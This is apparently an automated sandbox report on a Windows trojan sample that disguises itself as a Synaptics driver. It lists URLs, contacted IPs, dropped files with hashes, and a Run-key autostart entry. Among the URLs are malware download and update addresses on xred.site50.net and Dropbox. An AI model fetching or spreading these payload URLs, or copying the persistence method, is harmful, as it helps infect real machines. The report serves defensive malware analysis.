http://https://powerlift.acompli.net	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://cortana.ai	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://api.aadrm.com/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://xred.site50.net/syn/SUpdate.iniZ	Synaptics.exe, 00000009.00000000.3505570 09.00000000021E0000.00000004.00001000.00 020000.00000000.sdmp, Synaptics.exe, 000 00009.00000000.357490239.00000000021E000 0.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://xred.site50.net/syn/SUpdate.ini	RCXDA77.tmp.9.dr	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://api.microsoftstream.com/api/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://cr.office.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://graph.ppe.windows.net	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://officeci.azurewebsites.net/api/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://store.office.cn/addinstemplate	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://docs.google.com/dr	Synaptics.exe, 00000009.00000000.368763752.0000000005494000.00000004.00000800.00020000.00000000.sdmp, Synaptics.exe, 00000009.00000002.408309147.000000005494000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.aadrm.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://globaldisco.crm.dynamics.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://messaging.engagement.office.com/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://docs.google.com/0	Synaptics.exe, 00000009.00000000.353368197.0000000005494000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://dev0-api.acompli.net/autodetect	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://www.dropbox.com/s/fzj752whr3ontsm/SSLLibrary.dll?dl=1:	Synaptics.exe, 00000009.00000000.350557009.00000000021E0000.00000004.00001000.00020000.00000000.sdmp, Synaptics.exe, 00000009.00000000.357490239.00000000021E0000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://www.odwebp.svc.ms	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://xred.site50.net/syn/Synaptics.rar	RCXDA77.tmp.9.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://web.microsoftstream.com/video/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.Variant.FakeAlert.2.24488.exe, 00000000.00000002.269486507.0000000000954000.00000004.00000800.00020000.00000000.sdmp, uniformerede.exe, 00000006.00000000.272489274.00000000004A5000.00000002.00000001.01000000.00000004.sdmp, uniformerede.exe, 00000006.00000003.281465224.0000000005E21000.00000004.00000800.00020000.00000000.sdmp, ._cache_uniformerede.exe, 00000007.00000002.531563073.000000000040A000.00000004.00000001.01000000.00000005.sdmp, ._cache_uniformerede.exe, 00000007.00000000.280135055.000000000040A000.00000008.00000001.01000000.00000005.sdmp, uniformerede.exe.0.dr, ._cache_uniformerede.exe.6.dr, Synaptics.exe.6.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://dataservice.o365filtering.com/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.dropbox.com/s/fzj752whr3ontsm/SSLLibrary.dll?dl=1	RCXDA77.tmp.9.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://ncus.contentsync.	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://weather.service.msn.com/data.aspx	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://apis.live.net/v5.0/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://xred.site50.net/syn/SSLLibrary.dll	RCXDA77.tmp.9.dr	true	• Avira URL Cloud: malware	unknown
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://management.azure.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://outlook.office365.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://wus2.contentsync.	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://xred.site50.net/syn/Synaptics.rarZ	Synaptics.exe, 00000009.00000000.3505570 09.00000000021E0000.00000004.00001000.00 020000.00000000.sdmp, Synaptics.exe, 000 00009.00000000.357490239.00000000021E000 0.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://incidents.diagnostics.office.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://www.dropbox.com/s/n1w4p8gc6jzo0sg/SUpdate.ini?dll	uniformerede.exe, 00000006.00000003.2863 22922.0000000002210000.00000004.00001000 .00020000.00000000.sdmp	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://api.office.net	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://incidents.diagnosticssdf.office.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://entitlement.diagnostics.office.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://substrate.office.com/search/api/v2/init	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://outlook.office.com/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://outlook.office365.com/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://webshell.suite.office.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://management.azure.com/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.217.168.14	docs.google.com	United States		15169	GOOGLEUS	false
69.42.215.252	freedns.afraid.org	United States		17048	AWKNET-LLCUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	634939
Start date and time: 27/05/202204:36:30	2022-05-27 04:36:30 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.FakeAlert.2.24488.8627 (renamed file extension from 8627 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@21/60@6/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 99.4% (good quality ratio 97.1%) • Quality average: 82.8% • Quality standard deviation: 25%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, UpdateNotificationMgr.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.88.177, 52.109.12.24, 52.109.12.23, 13.89.179.12
- Excluded domains from analysis (whitelisted): fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, onedsblobprdcus17.centralus.cloudapp.azure.com, arc.msn.com, go.microsoft.com, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
04:37:46	API Interceptor	58x Sleep call for process: powershell.exe modified
04:37:50	API Interceptor	1x Sleep call for process: ._cache_uniformerede.exe modified
04:37:53	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run Synaptics Pointing Device Driver C:\ProgramData\Synaptics\Synaptics.exe
04:38:12	API Interceptor	78x Sleep call for process: Synaptics.exe modified
04:38:47	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Synaptics.exe_a5c396d0e6d651f539cd1b6dccb863d9c272052_455b7b6e_18c9b0c2\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.1219130372828425
Encrypted:	false
SSDEEP:	192:iQdUUyxVpsQmFHNVj8DzJDzqjut6aLAltU/u7suS274ItdKDzy:BX4yHNVj8JqjJc/u7suX4Itoy
MD5:	003F3B5C61F927CD9B787EFC85CFD128
SHA1:	AFACE7575FBA9BE51D3A0EF7798E5E0CEAC71ADF
SHA-256:	CA2610FD60A185204D451E31D3A08CDC179FF690028244A0AB351012A3A8F2A6
SHA-512:	EC770C5CF91DCF291FD6CE7CC68706B6FA65E742C38A30C40C6365A36C62DF6CACB69F6803591ADA0E43553F3E4710BD51597CBA9158968658FF349D871221F
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.8.1.2.5.1.1.7.5.1.0.4.8.8.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.8.1.2.5.1.2.5.8.0.7.7.7.0.4.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.5.f.9.1.e.2.5.-.f.5.e.2.-.4.f.2.7.-.a.f.a.4.-.d.6.f.b.5.0.d.3.1.0.4.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.6.2.e.6.c.d.5.-.0.8.9.8.-.4.9.5.c.-.8.a.4.a.-.2.7.4.9.5.9.b.6.3.d.f.3.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.y.n.a.p.t.i.c.s...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.d.c.-.0.0.0.1.-.0.0.1.d.-.6.6.d.a.-.3.6.3.2.b.e.7.1.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.b.9.9.a.1.3.7.d.5.9.3.d.d.a.9.d.1.5.8.d.c.8.b.6.b.7.7.2.0.d.e.b.0.0.0.0.1.f.0.4.!.0.0.0.0.b.1.e.3.8.6.6.4.0.1.e.c.a.2.2.9.8.1.f.9.8.5.c.1.7.c.b.4.c.d.9.c.3.6.f.8.5.4.8.6.!.S.y.n.a.p.t.i.c.s...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER89B2.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri May 27 11:38:39 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	1808260
Entropy (8bit):	2.0410087371425427
Encrypted:	false
SSDEEP:	6144:j/o7nWuYmkgEWOal8CjyCRz6v792U+0NPCv78dQA2A80yYC18gB174gZ+A2EN6z2:s7W1+EOqA2EszEjkgdvq0lzo
MD5:	AE218CDBEA668F0A4ECA0E0CEEADF10D
SHA1:	734CE669A774BF48825A22E9BD1DCC39B8A925D9
SHA-256:	690770416AE3260176AD1AE53068D1482BD614DD03F3BF268D0918ACDF924B1D
SHA-512:	6FAC3C611C885FEAA0E326DBF80C92099B7F9500BBDAF301E334287B065374B4210661B832A6A46F0D559E4FAA40869242F73D60AB0565CB4DB47B46C5BAC2B5
Malicious:	false
Preview:	MDMP..... .....?..b.....<.....$....6.....;.....`.....8.....T.....6.....8.....U.....B.....|9....GenuineIntelW.....T.....b.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA317.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	6304
Entropy (8bit):	3.7160926141417865
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiFxgo6YRpzYiSySZCprj89bzfsfZZRm:RrlsNiko6YbYaS1zEfc
MD5:	163948AFB76DB7C6562534638BF5F9F3
SHA1:	D28346E8ED8F5DDE8D1A67B95EC925AF83116547
SHA-256:	BA59DDBA3876E93D552AAAC43848866ABA08049FA9A7D1A336237026B638B078
SHA-512:	484F5C7D2E1633CF1E6B3296550E06DCC42D62FE4A9AF3C0571E85FCC80B1F2F488F6CA91C1A9C30510B63B72403078CD600FE6C66DF3FA01B973BF1EFF1C54
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.6.2.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA441.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4556
Entropy (8bit):	4.44053755078757
Encrypted:	false
SSDEEP:	48:cvIwSD8zsJJgtWI9TLWgc8sqYjz8fm8M4JFcF4s+q84GTm+ZVd:uITfbA6grsqYMJFs86+ZVd
MD5:	30A47CA659D2F001C9D41BAA4A8369C7
SHA1:	F29BCB524E226E1606A450E2E2B9366EBA51A2BB
SHA-256:	887F5C49A39A5318BC5D9DBA9CF65F6E886DC80FDC261D0BC3575F2828B796EA
SHA-512:	8016E1E6650692DB901F352DD22B10117B2ED8DA22DCB544F7CC80DCEE59B121E1E3A43E9C79DC111DD63B5C25D758F5E2F64148333F165E4F1D30E0134C5C0
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1533409" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Synaptics\RCXCD96.tmp	
Process:	C:\Users\user\AppData\Local\Temp\uniformerede.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	771584
Entropy (8bit):	6.644060003425038
Encrypted:	false
SSDEEP:	12288:aMSApJVYG5lDLyjsb0eOzkv4R7QnvUUilQ35+6G75V9l4r:ansJ39LyjbJkQFMhmC+6GD9j
MD5:	2A1D1C20CCA885322254DD2A22F51097
SHA1:	B1E3866401ECA22981F985C17CB4CD9C36F85486
SHA-256:	2B88A30E06873F61842038EC6C0E51B954DB482CD4641E33F01B3E80AF9F168D
SHA-512:	ED72F56294BDF292A6EB1953CD657842CCFA2DCF3C5E69F24A1B11E19E5D8BD73DA5AAFB5F171CE91DBB07776CF8C2BF9028035E152E2CC8311A3CD21E51A886
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\ProgramData\Synaptics\RCXCD96.tmp, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....&.....@..... .....@.....B*.....P.....@..!.....@..... .....CODE..... ..`DATA....T.....0.....@...BSS.....idata..B*.....,.....@....tls.....0..... ....rdata..9....@.....@..P.reloc.....P.....@..P.rsrc.....@..P.....@..P..... .....

C:\ProgramData\Synaptics\Synaptics.exe	
Process:	C:\Users\user\AppData\Local\Temp\uniformerede.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1270272
Entropy (8bit):	7.2217362129262685
Encrypted:	false
SSDEEP:	24576:TnsJ39LyjbJkQFMhmC+6GD9pYhK8VbNIf8gV2D:TnsHyjtk2MYC5GDwhKzy
MD5:	FEDAD1ADEC8A1D90444051B5BDC6445D
SHA1:	41AD10EE96250D8186D02E3D96923163CB664247
SHA-256:	8B0667EC191E96C251FCE90FD0DEECCC09F1024F78FAF78B9FF32DED8B7CBB3D
SHA-512:	303A40AC70E1E0BEDC08B55F5A0750A29F7E6EBCB55406293DD0F939D816CADC7FD0F6B604D607FD7478EB851A3648B1E5456CA51C971E494DA680FA44F5A8FE
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\ProgramData\Synaptics\Synaptics.exe, Author: Joe Security

Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....@.....@.....B*.....t.....P.....@..!.....@..... .....CODE..... ..`DATA....T.....0.....@...BSS.....idata..B*.....,.....@....tls.....0.....rdata. .9....@.....@..P.reloc.....P.....@..P.rsrc...t.....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\76A735AA-7941-42FC-A093-50DC74F5224B

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	147717
Entropy (8bit):	5.3591948483694365
Encrypted:	false
SSDEEP:	1536:gcQW/gxgB5B3guw//Q9DQW+zQWk4F77nXmvidQXxUETLKz6e:SHQ9DQW+zIXLI
MD5:	B6DC8D4E2DFF6941F586C5A9B70A2113
SHA1:	921C12EDEBDF9568A219D466BE57A60B52F1CE39
SHA-256:	7D4B72B2F6CB7F91F5B77DCEF0C9361B3F10AE6E6DF4FF4195DE0DFDA205B733
SHA-512:	535D53BA0D44D6306C5C26386A15F3ACF3B9AD4CEE7BCF095C85F086C95DE84997A268B353D89B53B25CCF6EA415ECD48F26D2F7B53E6E6FFE35F3AF083FF764
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-05-27T02:38:11">.. Build: 16.0.15322.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22204
Entropy (8bit):	5.600843010610084
Encrypted:	false
SSDEEP:	384:FtMjDPC0cpuZQuKr+pu5SYZ2jilJHVptQcvrg3MrBInYM05KfFRV7SJ3dK5ZQvnH:kguehpgmlJH/KW6waDiOp2O+H
MD5:	9DC3A55F3E37D2EF2B4AEECA7114D94D
SHA1:	B3F041B7C6B144EECEA599808D9CD54FE2B626BE
SHA-256:	BE415E1129D4EBAF6A3E5DBF038CBBAC04CFD0DA620DA74467E2C316CC0FE27A
SHA-512:	811712D2A4EEABABC78BE22C6842CA55673322E54695A7EECD6EC31CFF944B57495FC21D83FE8ABDD62271032574B1E33785F1B5E6120306DFF26AE4C1945EB
Malicious:	false
